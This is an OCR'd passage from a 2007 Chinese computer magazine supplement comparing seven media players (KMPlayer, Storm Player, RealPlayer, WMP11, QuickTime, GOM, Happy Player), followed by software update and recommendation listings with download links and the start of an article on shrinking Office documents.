在播放音频文件时，与其它的播放器没有什么不同。而在Windows Media Player 11中，视频播放增加了RMVB、RM等视频格式的支持，无需再另外安装插件。

快乐影音

超级兔子快乐影音是一个以MPC为基础的影音播放器，它集成了大多数影片的解码器，可以播放VCD、DVD、MPG、MP3、MP4、VOB、RM、MOV等等大多数影片和音乐。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

Quicktime

Quicktime支持主流的视频格式文件，此外还包括音频、静止图像、图形和虚拟现实(VR)影片。QuickTime支持Internet上新闻、体育、教育、影片预告片和其他娱乐节目所使用的大多数最流行的格式。

GOM Player


Gom Player支持DVD/VCD/RM/ASF/WMV/MOV/AVI等大部分视频格式，同时还支持摄像机、数码相机及手机拍摄的大多数视频文件，可以说使用Gom Player播放器能够播放所有的视频。

Kmplayer

Kmplayer几乎可以播放所有的影音文件，对各种主流视频文件类型有着非常好的支持，选择rmvb、rm、avi、mpeg、dat格式以及光盘文件dat等的视频文件均可流畅播放，画面效果很不错。

暴风影音Ⅱ

暴风影音Ⅱ的视频播放画面非常的简单，但是除了SWF动画外，它在测试中对各种视频格式支持都非常不错。播放画面的质量也不错。并且在测试中我们发现同样的一段视频，在系统剩余资源较少的情况下，用暴风影音Ⅱ播放可以获得比其他播放器更为流畅的效果。



系统资源占用

Kmplayer

Kmplayer空闲时仅占用2MB左右的内存，播放影音文件时也只占用10MB左右的内存，比较节省资源。

暴风影音Ⅱ

暴风影音Ⅱ空闲时仅占用2MB左右的内存，播放时也只占用12MB左右的内存，较节省资源。

Windows Media Player 11

WMP11空闲时占用20MB左右的内存，播放时占用50MB左右的内存。

Realplayer

Realplayer空闲时占用3MB左右的内存，播放影音文件时也只占用8MB左右的内存，非常节省资源。

QuickTime

QuickTime空闲时占用22MB左右的内存，播放影音文件时占用38MB左右的内存，较浪费资源。


GOM Player

GOM Player空闲的时候仅占用2MB左右的内存，播放影音文件的时候占用14MB左右的内存，比较节省资源。

快乐影音

快乐影音空闲的时候仅占用2MB左右的内存，播放影音文件的时候占用8MB左右的内存，比较节省资源。

	空闲时占用内存 (MB)	播放视频占用内存 (MB)
Kmplayer	2	10
暴风影音II	2	12
Realplayer	3	8
WMP 11	20	50
Quicktime	22	38
GOM Player	2	14
快乐影音	4	8



特色功能

Kmplayer

Kmplayer 具有“记忆播放”功能，又可以自动记忆播放器的播放位置，在下次开启程序时便会自动进行播放。此外Kmplayer有收藏夹功能，这样就可以将自己喜欢的歌曲和电影放到收藏夹中，以后很方便就能找到自己喜欢的影音文件。

Kmplayer可以自动跳过连续剧的片头片尾。首先要对片尾和片头进行定义，在播放-设置当中可以填入要跳过的时间，具体时间你可以在播放文件的时候查看。都设置完之后，就可以在菜单中选择“跳过片头”、“跳过片尾”，这样以后我们看连续剧的时候就自动跳过片头和片尾。

暴风影音Ⅱ

暴风影音Ⅱ可以设置老板键，这样在上班的时候也可以肆无忌惮地观看电影。老板一来，只需按一下事先设定好的老板键就可以切换到工作界面。

Realplayer

在Realplayer中点击游戏频道就能免费获得祖玛、吞食鱼等这些顶级休闲游戏；另一个特性是集成了一个可以提供超过300000首数字音乐的“音乐商店”，其中的音乐将使用“高级音频编码”(Advanced Audio Coding)的音频压缩格式。AAC格式具有比MP3更高的质量；还支持断点续播与定点播放功能，很具特色。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

Windows Media Player 11

Windows Media Player 11具有很强的刻录功能，在需要刻录时，使用鼠标将唱片集中的歌曲拖拽至“刻录列表”中即可，如果容量不够了，在“刻录列表”中就会出现“下一光盘”的目录，换句话说就是你所选择的歌曲需要刻录成为两张光盘。而音频CD与数据CD的刻录格式可以单击“刻录”下方的小三角，在弹出菜单中进行选择。

Quicktime

为专辑添加图片功能是Quicktime的特色之一，通常大部分从 iTunes Music Store 购买的歌曲都附带了自身的插图。也可以将插图添加至曲库中的歌曲。Quicktime这一功能支持拖曳方式操作，用户可以直接把图形文件拖动转移到内容框中。该功能支持JPEG、BMP、PNG、GIF、TIFF、PSD等常用图形格式。不过Quicktime并不支持对WAV文件提供这一功能，需要将该歌曲转换为另一种格式方可使用。


GOM Player

用GOM Player打开视频无法正常播放的话也没有关系，该软件内置了自动查找解码功能，在播放不支持的格式时，就会弹出“查找解码”窗口，点击窗口右上角的“查找解码”按钮，即可进入官方主页，下载相应的解码器即可。

快乐影音

快乐影音播放器提供了一个桌面播放功能，可以让你的电影（限MPEG编码）在桌面图标下面播放，把视频当成你的桌面，帮你打造一个有声有色的动态桌面。

快乐影音跟其他播放工具相比，增加了一个“桌面播放”功能，不过必须从开始菜单的程序组中选择“超级兔子桌面影音”。




“变态测试”

1.“纠错”能力

常规的功能性测试看完了，你是不是还无法作出自己的决定？到底选择哪种媒体播放器来观看电影，看来只有“变态测试”才能解决问题。我们的软件评测工程师和电脑高手出场！我们决定：用一张划得不行了的DVD来检测媒体播放工具的纠错能力。

经过长达1个小时的测试，我们发现GOM Player的纠错能力最好，用它来播放DVD视频，居然没有出现一次假死的现象。就是在遇到比较卡的地方，播放速度慢一些，但过一会就恢复了正常。暴风影音Ⅱ和Windows Media Player Ⅱ的纠错能力其次，遇到卡住的部分，可以用“快进”键来跳过，不会有假死的情况发生。


Kmplayer跟Realplayer的纠错能力就比较一般，在刚开始播放的时候，就出现假死现象。软件很长时间没有响应，需要强制关闭才行。Quicktime的纠错能力一般，遇到无法正常播放的地方也会出现假死的现象。并且占用系统资源非常高，如果不及时关闭Quicktime的话，那么只有重启Windows才可以解决问题。



2.播放下载不全的视频

经常下载视频的朋友一定遇到过这样的情况，那就是在下载的过程当中文件头受到损坏，比如我们使用支持断点续传的软件下载，而在下载时多次中途不正常重启，就极有可能造成文件残缺。还有一个原因就是很多电影下载服务器为了防止多点下载，做了手脚，下载流媒体的工具软件在文件重建时经常会缺少一些必要的标志数据，让你无法正常播放。下面我们来测试一下，这7款媒体播放工具播放下载不全的视频会是什么样子。

暴风影音Ⅱ和Kmplayer可以播放大部分下载不完全的视频文件，可以正常播放视频文件中没有被损坏的部分。而Realplayer、Windows Media Player 11和GOM Player就只能播放部分下载不完全的视频文件，其中Realplayer对RM格式的文件支持能好一些，大部分下载不完全的RM格式视频文件都能够正常播放，而Windows Media Player 11对asf格式的文件好一些，绝大部分下载不完全的asf格式的视频文件都能够正常播放。Quicktime和快乐影音在这点上就差一些，几乎无法播放下载不完全的视频。



经过评测，CFan研究院的评测工程师一致认为，KMPlayer在各方面的表现都非常出色，获得7款播放器中的最高分。它不仅在影音功能方面基础扎实，而且还在系统资源占用有较好控制的情况下拥有富有人性化的特色功能设计和其他多方面的强大功能，这一点值得其他几款播放器学习。相比之下，其他播放工具也各有自己的特点，希望它们发挥各自优势，在以后的版本中越来越完善。 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

软件更新

CFan Software Update 2007.增刊

Firefox 3 Alpha 5

升级指数：★★★★

Mozilla发布了Firefox 3 Alpha 5（产品代号：Gran Paradiso），加入了以下新的特性：

基于Places的标签系统、新的错误报告系统Breakpad、基于Javascript的密码管理器等。

下载地址：http://www.mozilla.com/en-US/firefox/

MediaCoder 影音转码快车 0.6.0 Build 3760 升级指数：★★★


新生代整合的通用音频/视频批量转码工具，现在已经是大受欢迎了，近期的升级除了每个整合部件的升级外也修正了不少Bug。

下载地址：http://prdownloads.sourceforge.net/mediacoder/MediaCoder-0.6.0.3760.exe

鱼鱼桌面秀XDeskShow2 beta1.8 升级指数：★★★

新增了CPU、内存、网络流量、系统信息、E-mail检测等多个侧边栏小工具及其js脚本开发接口，还新增了侧边栏动画排列小工具、钉在桌面等功能。

下载地址：http://www.cfishsoft.com/xds/download.htm



RegSeeker 1.55 升级指数：★★

号称近乎完美的Windows系统注册表增强软件，新版本依旧免费，可以清理的项目增加了不少，速度也较以前的版本提升了，界面更加清丽，值得升级。

下载地址：http://www.hoverdesk.net/dl/en/RegSeeker.zip

JetAudio 7.0.3 升级指数：★★★

这个以外观华丽著称的音频播放器已经红了近10年了，外观基本上也没有大变，只是更加华丽，要想享用JetAudio的华丽和功能强大，还是需要升级到最新Plus版本。

下载地址：http://downloadl.iaudiousa.com/JetAudioInc/jetAudio/JAD7_BASIC.exe

新软推荐

New Software Recommend 2007.增刊

JkDefrag v3.14

一个免费的基于GNU的Windows磁盘整理和优化软件，支持Windows 2000/2003/XP/Vista/X64，全自动并非常易于实用。

番茄点评：对USB磁盘和存储卡整理的支持也不错，它是基于微软的标准磁盘整理API制作的，所以可以完全信任它的整理效果，整理磁盘很彻底，对NTFS的兼容性好并且不损害数据。

下载地址：http://www.kessels.com/JkDefrag/index.html

Xplorer2 Pro 1.7.0.1多国语言版

Xplorer2是2xExplorer的后续版本，强大的文件管理功能，但是操作基本和系统的资源管理器一模一样。

番茄点评：可以叫做资源管理器界面版的TotalCommander，在你熟悉的界面下，可以完成以往只有TC才能做到的，双窗口操作、文件快速预览、压缩解压、分割合并、批量重命名和高级搜索等功能。

下载地址：http://zabkat.com/x2down.htm

K-MeleonCCF ME XUL 0.071 中文版

一个快速的浏览器，使用Gecko引擎。它的界面模仿IE的风格，并且能够使用IE的书签。

番茄点评：它最主要的特点就是下载页面的速度相当的快，不过K-MeleonCCF ME是K-Meleon的非官方版本，相信国内的同仁会把它做得越来越本土化。

下载地址：http://kmeleon.et8.net/K-MeleonCCFME0.071XULCN.exe

雨林木风OneKey Ghost 11 v1.2 Final

能在Windows下对任意分区一键备份/恢复Ghost镜像的程序，支持多硬盘、混合硬盘（IDE/SATA/SCSI）、混合分区（FAT32/NTFS）等，支持多系统及系统不在第一个硬盘第一个分区等情况。

番茄点评：雨林木风的软件在网友的口碑中相当不俗，他的镜像备份恢复工具已成为很多装机爱好者必备的工具。

下载地址：http://soft.ylmf.com/downinfo/547.html

Space time beta9

超酷的3D浏览器，可以让你在三维空间内浏览网页。SpaceTime的搜索功能目前只载入Google、Google Images、Yahoo、Yahoo Images、eBay、Flickr搜索引擎的搜索结果，另外，Space Time将支持Amazon,Youtube,Email,Myspace,Music,RSS,Live和其他更多内容。

番茄点评：换个角度看世界，总有新鲜感。3D的显示方式，很多软件都尝试过，不过Space time对系统要求不高，速度也比较快，感觉很好。

下载地址：http://media.spacetime.com/software/downloads/Install-SpaceTime3D.exe

DNA-ATi 5.1.7.5

DNA-ATI通过修改，相对ATi Catalyst驱动来说具有画质更好的特点，并且游戏时的帧速也更加稳定。

番茄点评：喜欢优化显卡、琢磨驱动的朋友一定要试试，能够让你的ATi显卡有不小的性能提示，也算是省钱的一种方式吧。

下载地址：http://www.dna-drivers.com/page.php?id=113


“我爱软件”英雄帖

Hero Letter

番茄在这里广撒英雄帖，凡是有每天钻研软件习惯的TX们，把你们喜欢的新鲜软件和玩软件的心得体会统统向番茄砸来吧，让CFan的朋友们一起分享你安装软件、把玩软件的乐趣。番茄会尽量把朋友们发来的体验刊登在杂志或网站上，充分满足你的表现欲。来信请发送到software@cfan.com.cn，邮件标题：我爱软件。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



PPT营养套餐

轻装前进，Office减肥操大比拼

Tag　Office组件压缩、减肥 〉Word、PPT、Excel 〉技巧 〉软件

山东/Wjy

炎炎夏季到，人们已经开始穿上了清凉的夏装。你电脑中的某些Office文档也有些臃肿？不仅占用大量的硬盘空间，打开速度还奇慢，如果需要移动时，可要好好考虑移动存储器的可用空间了！若要将其作为附件发送电子邮件，费时费力，更是不便。让Office也减减肥，脱下厚重的衣服，轻装前进吧！


第一节 插入图片运动　减肥效果：★★★☆☆


很多Office文档经常需要插入一些图片，插入过多的图片往往造成文档体积的迅速增大。bmp格式保存的图片虽然保真度高，但是体积很大，而jpeg、jpg格式能够在较高压缩率的情况下，保持与bmp相近的保真度。

将图片引入文档前，最好通过Microsoft Office自带的Microsoft Office Picture Manager工具将图片修改为JPEG、JPG等格式。

首先用Picture Manager打开需要转换的所有图片文件，执行“文件→导出”命令，在弹出的“导出”任务窗格中，输入转换后图片的存储位置以及图片格式，确定，即可将所有的图片转换为JPEG格式，体积往往不到前者的10%（见图1）。此外利用Photoshop、ACDSee也可以实现批量转换。

